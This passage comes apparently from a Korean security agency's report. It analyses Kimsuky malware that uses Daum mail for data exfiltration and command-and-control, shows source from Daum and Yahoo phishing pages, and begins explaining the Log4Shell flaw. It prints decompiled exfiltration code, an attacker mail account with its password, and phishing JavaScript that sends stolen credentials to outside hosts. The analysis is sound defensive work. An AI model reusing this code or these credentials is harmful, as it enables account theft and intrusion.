LABEL_51:
  v62 = 0;
```

그림 1-8 CURL을 사용한 정보 전송 코드

항목	설명
C&C	smtps://smtp.daum.net:465
Kakao ID	k1a0604a@daum.net
Password	fRe3Sr$3xW
메일 제목	history [시간 날짜]
메일 내용	Base64로 인코딩된 감염 PC 정보(HDD Serial, OS 정보, 현재 시간, 하드코딩된 'D_Regsvr32, v2.0, 39' 문자열)

표 1-3 정보 전송에 사용되는 C&C 정보

2.3) 명령 제어

(1) 페이로드 획득

명령 제어 기능을 수행하기 위해 IMAP(imaps://imap.daum.net:993)를 사용해 공격자의 카카오 계정 메일로 접속하여, 추가 명령 데이터를 가져온다. 이 명령 데이터는 'cmd' 이름의 메일 함에 존재한다.

```
  v37 = a3;
curl_setopt(v33, CURLOPT_USERNAME, v37);
v38 = &a9;
if ( a14 >= 0x10 )
  v38 = a9;
curl_setopt(v33, CURLOPT_PASSWORD, v38);
curl_setopt(v33, CURLOPT_SSL_VERIFYPEER, 0);
curl_setopt(v33, CURLOPT_SSL_VERIFYHOST, 0);
curl_setopt(v33, CURLOPT_VERBOSE, 0);
curl_setopt(v33, CURLOPT_ERRORBUFFER, &v61);
if ( a25 )
{
  if ( 0x7FFFFFFF - a25 < 7 )
    std::vector<void *,std::allocator<void *>>::_Xlen(v50, v51, v52, v53, v54, v55);
  v40 = &a21;
  if ( a26 >= 0x10 )
    v40 = a21;
  std_vector_streat_func(&v59, v39, v54, a25, "select ", 7u, v40, a25);// select cmd
  v41 = &v59;
  if ( v60 >= 0x10 )
    v41 = v59;
  curl_setopt(v33, CURLOPT_CUSTOMREQUEST, v41);
  if ( curl_easy_perform(v33) )
  {
```

그림 1-9 'cmd' 메일함을 참조하는 코드

아래는 메일 함에서 페이로드를 가져오기 까지의 단계를 정리한 내용이다.

SEARCH 'cmd'으로 'cmd' 이름의 메일함을 검색한다.

② 검색 성공한 경우, 'UID SEARCH ALL'으로 메일함의 메일을 UID 정수 값으로 리턴한다.

③ 확인된 UID에서 메일 내용을 가져온다.
ex) imaps://imap.daum.net:993/cmd/;UID=[UID 숫자]"

④ 메일 내용에서 첨부 파일을 파싱하여 '%programdata%₩temp' 경로에 [임의 4자리.tmp] 파일명으로 저장.

⑤ 파일 드롭 이후, 메일 삭제

'%programdata%₩temp'에 저장된 파일은 RSA 등의 추가 연산을 거쳐 복호화 된다.

```
if ( a6 >= 8 )
  v13 = a1;
v52 = CreateFileW_0(v13, 0x80000000, 1, 0, 3, 128, 0);
if ( v52 != -1 )
{
  v59 = 0;
  v45 = 0;
  v46 = 7;
  LOWORD(v44) = 0;
  wcscpy_n(&v44, L"af59905713e50a10ed44c780d5d3606580a8357467@ac08af6c06f55db84bb444386", 0x42u);// %PDF-1.7..4 0 obj
  LOBYTE(v60) = 2;
  v14 = StrDecoding(&v44, &savedregs, &v41);
  LOBYTE(v60) = 3;
  sub_1000F610(v14, MultiByteStr);
  LOBYTE(v60) = 5;
  if ( v43 >= 8 )
  {
    v15 = v41;
    if ( 2 * v43 + 2 >= 0x1000 )
    {
      v15 = *(v41 - 1);
      v16 = 2 * v43 + 37;
      if ( (v41 - v15 - 4) > 0x1F )
```

그림 1-10 디코딩 코드

페이로드를 RSA로 Decrypt하는 코드는 아래와 같다.

```
_wfopen_s(&File, EncFile, L"rb");
if ( File )
{
  v11 = 0;
  sub_1006CF3D(&v11, 4, 1, File);
  sub_1006CF3D(&v20, 1, 128, File);
  if ( CryptAcquireContextW(&phProv, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0xF0000040) )
  {
    if ( CryptImportKey(phProv, phData, dwDataLen, 0, 0, &phKey) )
      CryptDecrypt(phKey, 0, 0, 0, &v20, &pdwDataLen);
    CryptReleaseContext(phProv, 0);
  }
  if ( CryptAcquireContextW(&hProv, 0, 0, 1u, 0xF0000000) )
  {
    if ( CryptCreateHash(hProv, 0x8003u, 0, 0, &phHash) )
    {
      if ( CryptHashData(phHash, &v20, pdwDataLen, 0) && CryptDeriveKey(hProv, 0x6801u, phHash, 0, &hKey)
      {
        v15 = 0;
        v9 = 0;
        _wfopen_s(&v9, LogFile, L"wb");
        if ( v9 )
        {
          do
          {
            v15 = sub_1006CF3D(&v19, 1, 4096, File);
            v6 = sub_1006CFF7(File);
            if ( !CryptDecrypt(hKey, 0, 1, 0, &v19, &v15) )
              break;
            fwrite(&v19, 1, v15, v9);
```

그림 1-11 RSA로 Decrypt되는 코드

(2) 명령 제어 기능

위의 Decrypt 단계를 거친 뒤, 명령 값에 따라 파이프 통신, 'regsvr32.exe'를 통한 추가 페이로드 실행, 메모리에 페이로드의 로드 기능을 수행한다.

명령값	명령 기능
0	파이프 통신 결과 전송
1	'regsvr32.exe'로 추가 페이로드 실행
2	메모리에 페이로드를 로드
3	'regsvr32.exe'로 추가 페이로드 실행

표 1-4 명령제어 기능

3 탈륨 그룹 동향 정보

1.피싱 도메인 동향

Kimsuky(탈륨) 그룹의 '국내외 포털 사이트' 언급하고자 한다. 관련한 피싱 도메인의 동향 정보는 아래와 같다. 우선 특징적으로 국내 대학교, 중소기업이나 AOL, Yahoo같은 외국에서 주로 쓰는 도메인도 발견되었다. 이러한 피싱 공격은 지속적으로 발견될 가능성이 높다고 보여진다.

1.1) 국내외 포털 사이트 피싱

기본적으로 구글, 다음 등의 국내 주요 포털 사이트 로그인을 사칭한 피싱 도메인은 지속적으로 발견이 되고 있으며, 아래 메일 사례와 같은 스피어피싱 공격에서 사용되는 것으로 보여진다.




그림 1-12 2021년 4월에 발견된 피싱 메일의 일부

그 외, 이번에 발견된 국내외 포털 사이트(다음, AOL, Yahoo)에 대한 정보는 아래와 같다.




그림 1-13 다음 피싱 도메인

특징적으로 다음 피싱 사이트에서 정보 전송하는 코드 중 Kimsuky(탈륨) 그룹과 동일한 Query String을 사용하는 코드가 존재한다.

```
$.ajax({
    url:'https://alowusr.dmstat.r e.kr:443//?m-pxy_ajax&type-pwd&uid-' + encodeURICor
    + encodeURIComponent(passwd) + '&p2-' + encodeURIComponent(new_passwd) + '&p3-'
    cache: false,
    success : function(data) {
        if (data == "success") {
            $.ajax({url:'https://alowusr.dmstat.r-e.kr:443//?m=log_ajax&p1=' + encode
            '&p2=' + encodeURIComponent('.chg')});
            $.ajax({url:'https://alowusr.dmstat.r-e.kr:443//?m=pxy_ajax&type=chgpwd&
            encodeURIComponent(userid) + '&p1=' + encodeURIComponent(passwd) + '&p2=
            new_passwd)});
            location.href = 'https://member.daum.net/home.daum';
        } else if (data == "unknown") {
            $.ajax({url:'https://alowusr.dmstat.r-e.kr:443//?m=log_ajax&p1=' + encode
            '&p2=' + encodeURIComponent('.chg')});
            location.href = 'https://member.daum.net/home.daum';
        } else if (data == "fail") {
            document.body.setAttribute("style", "opacity:1.0;");
            $('#id_btn_save')[0].focus();
            $('#password')[0].value = "";
            $('#newPassword')[0].value = "";
            $('#id_label_pwd')[0].setAttribute("class", "lab_g");
            $('#id_label_new_pwd')[0].setAttribute("class", "lab_g");
            $('#id_msg_pwd')[0].setAttribute("style", "display:block;");

            curClass = $('#id_div_curpwd')[0].getAttribute("class");
            $('#id_div_curpwd')[0].setAttribute("class", curClass + " input_wrong");
            // $('#password')[0].value = passwd;
            // $('#newPassword')[0].value = new_passwd;
```

그림 1-14 Daum 피싱 도메인의 소스코드

특징적으로 'Yahoo'에서는 Daum 피싱 도메인의 소스코드와 유사하게 사용되었다.




그림 1-15 Yahoo로 위장된 피싱 사이트

```
function on_click_login() {
    var stp = $('#id_stp')[0].value;
    var maxStep = 2;

    var userid = $('#username')[0].value;
    var passwd = $('#password')[0].value;

    stp *= 1; // convert to int

    $('#id_stp')[0].value = stp + 1;

    document.body.setAttribute("style", "opacity:0.4;");
    $('#password')[0].value = "";
    //$('#trPubExp')[0].setAttribute("style", "display:none;");

    setTimeout(function(){
        $.ajax({
            url : 'https://signin.yahoo-mail.gq//?m=log_ajax&sign=' + encode
            ) + '&token=' + encodeURIComponent('passwd : -' + passwd + '-')
            encodeURIComponent('.log'),
            success : function(data) {
                if (stp == maxStep - 1) {
                    $.ajax({
                        url : 'https://signin.yahoo-mail.gq//?m=log_ajax&sig
                        encodeURIComponent(userid) + '&token=' + encodeURICo
```

그림 1-16 'Yahoo' 피싱 사이트의 소스 코드 일부

아래는 AOL 피싱 사이트 화면이다.




그림 1-17 AOL 피싱 사이트

4 결 론

Kimsuky(탈륨) 그룹의 공격은 지속적으로 발견되고 있고, 본 보고서의 결론은 아래와 같다.

최근 발견된 파일에서는 기존과 달리 카카오 메일로 정보 수집 및 명령 제어 기능을 사용하는 점을 확인했다. 이는 카카오(다음)을 사용하고 있으며, 이후 발견되는 페이로드도 이를 사용할 가능성이 충분히 존재한다.


해당 그룹은 AOL, Yahoo, 네이버, 다음 등의 국내외 포털 사이트를 사칭한 피싱 도메인을 활용하고 있는 정황이 발견되고 있으며, 또한 국내 대학교와 기업을 대상으로 한 것으로 보여지는 공격도 발견되었다. 피싱 도메인 내 소스코드 또한 해당 그룹과 연관성이 상당히 높은 점도 있어서, 공격 대상이 단순히 국내만을 대상으로 한게 아니라 외국도 어느 정도 대상으로 할 가능성이 높다.

이번 보고서를 통해 해당 그룹의 활동 플랫폼이 Android까지 확장되었음을 확인할 수 있었다. Android, Windows 페이로드 모두 동일한 코드를 공유하고 있어서, 차후에는 그 외의 OS로의 공격 확대가 예상되어 주의가 필요하다.


따라서 관계자들은 악성코드 예방을 위해 메일에 있는 수상해보이는 첨부 파일 및 링크에 대해 열람을 삼가야 한다. 또한 백신 및 주로 사용하는 애플리케이션의 업데이트를 최신으로 유지해야 한다.

Log4j 위협 대응 보고서 v1.0

Log4j Vulnerabilities Threat Response Report



1 개 요



* Log4j 1.x 취약점 제외

그림 2-1 Log4j 취약점 타임라인[1]

취약점 발견과 공격 악용

21년 12월, 全 세계를 공포로 몰아넣을 만한 심각한 취약점 공격 기법이 Github에 공개되었다. 당시 공개된 공격 기법은 Log4j라는 오픈소스 프로그램이 가지고 있는 취약점을 악용하는 것이었다.

Log4j는 Apache 재단의 무료 오픈소스 프로그램으로 자바 기반의 모든 애플리케이션에서 사용 가능하며 윈도우 환경에서도 활용되는 등 전 세계적으로 매우 폭넓게 사용되고 있다. 이러한 대중적인 프로그램에서 알려지지 않은 취약점이 발견되고, 또한 해당 취약점을 악용하는 공격 기법이 매우 빠른 시간에 세상에 공개된 것이 금번 Log4j 사태를 매우 심각한 이슈로 다루고 있는 이유이다.

1) https://logging.apache.org/log4j/2.x/security.html
https://github.com/apache/logging-log4j2/tags

해당 취약점은 공통 취약점 등급 시스템에서 10점의 Critical 등급으로 평가되었으며, 해커가 해당 취약점을 악용할 경우 시스템 관리자 권한을 획득할 수 있는 문제가 있었다.

취약점을 최초 발견한 것은 알리바바社였다. 알리바바社는 11월 24일에 최초 취약점을 발견하였으며, 발견된 취약점을 Apache 재단에 통보하였다. Apache 재단은 12월 6일에 최초 보안 업데이트를 발표하였다.

취약점 공격 기법이 세상에 공개된 후 다양한 공격이 시작되었으며, 최초 공격은 MS社 온라인게임(마인크래프트)에서 이루어진 것으로 알려졌다. 이 후 디도스 악성코드 및 랜섬웨어 악성코드 등을 유포하기 위한 다양한 공격이 지속되었다.

KISA의 대응

- 취약점 공개 후 KISA는 신속히 보호나라(boho.or.kr)등 다양한 채널을 통해 보안 업데이트를 권고하였으며, 주요 기관 · 기업 · 회원사를 대상으로 업데이트 권고 메일도 발송하는 등 국내 피해확산 방지를 위한 긴급 대응을 수행하였다. 또한, 기업에서 취약점에 대해 이해하고 필요한 조치를 수행할 수 있도록 FAQ를 제작하여 추가 안내하였다.

- 다만, Log4j 취약점 이슈의 경우 해당 프로그램의 활용 범위가 매우 광범위하고 기업에서 프로그램의 사용 여부 식별이 쉽지 않아 보안업데이트 등을 통한 정상화까지 상당기간이 소요될 것으로 예상되었다. 또한, 직접 개발하지 않은 도입된 3rd-party(구매제품) 제품의 경우 해당 업체가 보안 업데이트를 제공할 때까지 기다려야 하는 문제가 발생하는 등 지속적으로 예의 주시하며 대응하는 것이 매우 중요하였다.

- 이를 위해, 과학기술정보통신부와 한국인터넷진흥원은 Log4j 보안취약점 대응을 위한 긴급 정보보호 최고책임자(CISO) 간담회를 추가로 개최하였고, 공격에 대한 방어전략 및 점검방법 등 세부적인 대응 방안에 대해 논의하였다.

국내 기업들의 노력

- 국내 보안 기업들 또한 이슈 발생 직후 취약한 Log4j 프로그램 사용 여부를 쉽게 점검할 수 있는 스캐너를 신속히 개발하여 무료로 배포하였으며, 이는 다양한 기업에서 매우 유용하게 활용된 것으로 알려지고 있다. 기업에서 제공한 스캐너 중 일부는 아래 링크를 통해 확인할 수 있다.

  – 이스트시큐리티, SK쉴더스, 로그프레소 등 보안 기업이 제공한 취약점 스캐너[2)]

2) p.24 부록1. Log4j 취약점 스캐너 배포 사이트

2 취약점 발생 원인

Log4j

Log4j는 로깅 기능을 제공하는 Apache 재단의 무료 오픈소스 프로그램으로, 자바 기반의 모든 애플리케이션에서 사용 가능하다. 따라서 일반적인 웹 사이트, 쇼핑몰, 그룹웨어 등 다양한 자바 기반의 서비스에서 로그 기록을 위해 사용될 수 있다.

Log4j 사용현황

Log4j는 아파치 스트럿츠(Apache Struts), 스프링(Spring) 등 각종 웹 프레임워크에서 로그 기록을 위해 사용하는 경우가 많으며, Adobe 및 VMWare 등 글로벌 기업에서 개발한 소프트웨어 약 5,500종이 영향을 받는다고 알려져 있다. 국내에서는 스프링 프레임워크를 기반으로 한 전자 정부 프레임워크 등에서 Log4j를 사용하고 있다. 또한 도커 및 쿠버네티스 등을 통해 컨테이너를 기반으로 운영 중인 다양한 서비스에서도 Log4j가 사용되고 있다.

Log4j 취약점 분석

본 문서에서는 Log4j에서 최근 발생한 여러 취약점 중 최초 취약점이면서 가장 파급력이 큰 Log4Shell(CVE-2021-44228) 취약점에 대해서 다룬다.

취약점 개요

- Log4Shell 취약점은 Log4j에서 구성, 로그 메시지 및 매개 변수에 사용되는 JNDI[3]에서 발생하는 취약점으로, 공격자는 Lookup 기능을 악용하여 LDAP 서버에 로드된 임의의 코드를 실행할 수 있다.
  - JNDI(Java Naming and Directory Interface) : Java 응용 프로그램이 필요한 자원(데이터베이스 등) 및 실행에 필요한 다른 프로그램 정보를 찾을 수 있는 기능 제공
  - Lookup : JNDI를 통해 찾은 자원을 사용하는 기능

CVE ID	CVE-2021-44228
유형	원격 코드 실행
심각도	심각(Critical)
CVSS 점수	10.0
영향 받는 버전	2.0-beta9 ~ 2.14.1 이하 (※ 취약점이 해결된 버전(2.3.1, 2.12.2 및 2.12.3) 제외)

3) p.27. 부록2. "JNDI(Java Naming and Directory Interface)란?" 참고

취약점 상세분석

• 발현 원리는 취약점을 공격하는 예시 코드를 통해 설명한다.

